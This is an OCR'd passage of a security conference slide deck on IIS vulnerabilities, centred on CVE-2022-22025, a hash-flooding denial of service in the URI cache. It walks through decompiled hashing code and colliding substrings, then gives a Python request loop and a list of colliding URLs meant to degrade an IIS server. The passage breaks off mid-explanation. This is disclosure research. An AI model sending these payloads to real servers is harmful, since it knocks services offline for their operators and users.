
Request-Level Notify Events




Global-Level Notify Events



Request-Level Cache



Global-Level Cache



Outline

1. Introduction
2. Our Research
3. **Vulnerabilities**
   a) CVE-2022-22025 - IIS Hash Flooding Attack by-default large-bounty demo
   b) CVE-2022-22040 - IIS Cache Poisoning Attack
   c) CVE-2022-30209 - IIS Authentication Bypass by-default demo
4. Recommendations

IIS Hash Flooding Attack

CVE-2022-22025

Hash Flooding Attack on IIS

- The Spoiler:
  - TREE_HASH_TABLE: Vulnerable to Hash Flooding DoS by default.
  - LKRHash: Vulnerable only If a poor Hash Function is configured.


EXPLOITABLE

UriCacheModule


- Cache URI information and configuration
  - Accessible by default
  - Every URL access triggers a Hash Table Lookup / Insert / Delete
  - Use TREE_HASH_TABLE


Heh.

Time of Every 1000 New Records



What is this Jitter?



```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2       /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
5      bucket  = this->_ppBuckets[sig % this->_nBuckets];
6
7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9        /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15       TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }
```

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2       /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
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7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9        /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15       TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }
```

```
1  void TREE_HASH_TABLE::RehashTableIfNeeded(TREE_HASH_TABLE *this) {
2
3    if ( this->_nItems > TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets) ) {
4      CReaderWriterLock3::WriteLock(&this->locker);
5      Prime = TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets);
6
7      if ( this->_nItems > Prime && Prime < 0x1FFFFFFF ) {
8        ProcessHeap = GetProcessHeap();
9        newBuckets  = HeapAlloc(ProcessHeap, HEAP_ZERO_MEMORY, 8 * Prime);
10
11       for ( i = 0 ; i < this->_nBuckets; i++ ) {
12         /* move all records to new table*/
13       }
14
15       this->_ppBuckets = newBuckets;
16       this->_nBuckets  = Prime;
17     }
18     /* omitting */
19   }
20 }
```

Questions to be solved...

1. How much of the Hash-Key we can control?
2. How easy the Hash Function is collide-able?

Cache-Key Calculation

- For the given URL: `http://server/foobar`

Hash Function

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for (  ;  *pwsz;  ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8              | ((dwHash * 69069 + 1) & 0xffff0000);
9  }
```


IS THIS HASH FUNCTION GOOD?

“No.”

by Alech & Zeri from their awesome talk at 28c3

Variant of DJBX33A

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for (  ;  *pwsz;  ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8              | ((dwHash * 69069 + 1) & 0xffff0000);
9  }
```

Equivalent Substrings

$$h_{33}(\text{"PS"}) = 33^1 \times \text{asc}(\text{"P"}) + 33^0 \times \text{asc}(\text{"S"}) = 2723$$

$$h_{33}(\text{"Q2"}) = 33^1 \times \text{asc}(\text{"Q"}) + 33^0 \times \text{asc}(\text{"2"}) = 2723$$

$$\begin{aligned} h_{33}(\text{"PSA"}) &= 33^1 \times h_{33}(\text{"PS"}) + 33^0 \times \text{asc}(\text{"A"}) \\ &= 33^1 \times h_{33}(\text{"Q2"}) + 33^0 \times \text{asc}(\text{"A"}) \\ &= h_{33}(\text{"Q2A"}) \end{aligned}$$

$$h_{33}(\text{"PSPS"}) = h_{33}(\text{"PSQ2"}) = h_{33}(\text{"Q2PS"}) = h_{33}(\text{"Q2Q2"})$$

$$h_{101}(\text{"XR39M083"}) = h_{101}(\text{"B94OS5T0"}) = h_{101}(\text{"R04I46KN"}) = h_{101}(\text{"..."})$$

```python
import requests
from itertools import product

MAGIC_TABLE = [
  "XR39M083", "B94OS5T0", "R04I46KN", "DIO137NY", # ...
]

for i in product(MAGIC_TABLE, repeat=8):
  request.get( "http://iis/" + "".join(i) )
```

http://iis/B94OS5T0XR39M083DIO137NYB94OS5T0B94OS5T0R0CUAFPEXR39M083XR39M083
http://iis/DIO137NYB94OS5T0R0CUAFPEB94OS5T0R0CUAFPEXR39M083XR39M083XR39M083
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http://iis/XR39M083R0CUAFPEB94OS5T0B94OS5T0XR39M083DIO137NYDIO137NYR0CUAFPE
http://iis/XR39M083DIO137NYXR39M083B94OS5T0DIO137NYDIO137NYR0CUAFPEXR39M083
http://iis/R0CUAFPEB94OS5T0XR39M083XR39M083XR39M083XR39M083R0CUAFPEDIO137NY
http://iis/XR39M083B94OS5T0DIO137NYXR39M083XR39M083XR39M083XR39M083DIO137NY
http://iis/DIO137NYR0CUAFPEXR39M083DIO137NYR0CUAFPEDIO137NYXR39M083B94OS5T0
http://iis/B94OS5T0R0CUAFPEXR39M083DIO137NYDIO137NYR0CUAFPEDIO137NYB94OS5T0
http://iis/DIO137NYR0CUAFPEB94OS5T0XR39M083DIO137NYR0CUAFPEXR39M083R0CUAFPE
http://iis/XR39M083B94OS5T0B94OS5T0XR39M083B94OS5T0R0CUAFPER0CUAFPEB94OS5T0
http://iis/R0CUAFPEDIO137NYB94OS5T0DIO137NYB94OS5T0R0CUAFPEXR39M083R0CUAFPE
http://iis/DIO137NYR0CUAFPEDIO137NYR0CUAFPER0CUAFPEDIO137NYR0CUAFPEB94OS5T0
http://iis/R0CUAFPER0CUAFPEB94OS5T0R0CUAFPEB94OS5T0B94OS5T0DIO137NYB94OS5T0
http://iis/B94OS5T0B94OS5T0R0CUAFPEXR39M083B94OS5T0DIO137NYDIO137NYR0CUAFPE
http://iis/DIO137NYB94OS5T0B94OS5T0XR39M083R0CUAFPEXR39M083DIO137NYDIO137NY


YOUR ATTACK IS F*CKING WEAK
EVEN YOUR GRANDMA IS FASTER THAN YOU

Obstacles to make this not-so-practical...

1. The increment is too slow
2. The Cache Scavenger
    - A thread used to delete unused records every 30 seconds 😔

Bad implementation for a rescue!

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3    /* omitting */
4
5    while ( i <= KeyLength ) {
6      if ( !SubKey[i] ) {
7        SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8        record = 0;
9        if ( i == KeyLength )
10         record = OrigRecord;
11
12       ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13       if ( ret != 0x800700B7 )
14         break;
15       SubKey[i] = Key[i];       // Substitute the NUL-byte to slash
16     }
17     i = i + 1;
18   }
19   /* omitting */
20 }
```

http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/…

▶ SEARCH

```
1.  FindRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")
```

▶ INSERT

```
1.  InsertRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")
```

http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/…


▶ SEARCH

```
1.  FindRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")
```

▶ INSERT

```
1.  InsertRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")
2.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH")
3.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/")
